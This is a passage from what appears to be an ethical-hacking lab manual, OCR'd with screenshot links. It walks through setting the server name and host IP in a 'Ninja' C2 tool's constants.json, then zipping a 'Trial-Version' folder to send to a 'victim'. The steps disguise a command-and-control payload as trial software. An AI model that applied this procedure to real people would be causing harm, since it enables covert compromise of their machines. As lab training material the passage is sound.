


10. **constants.json** file opens in notepad, Change the **Name** to **Server22** and in **Host** to **10.10.1.11** as shown in the screenshot, save the notepad file and close it.




11. We have completed the configuration of Ninja tool. Now, we will create a zip file and send it to the victim.


12. Right-click on **Trial-Version** folder and hover over **WinRAR** and select **Add to archive...** from the list of options.




13. In the **Archive name and parameters** window, select **ZIP** radio button in **Archive format** section and click on **OK**.



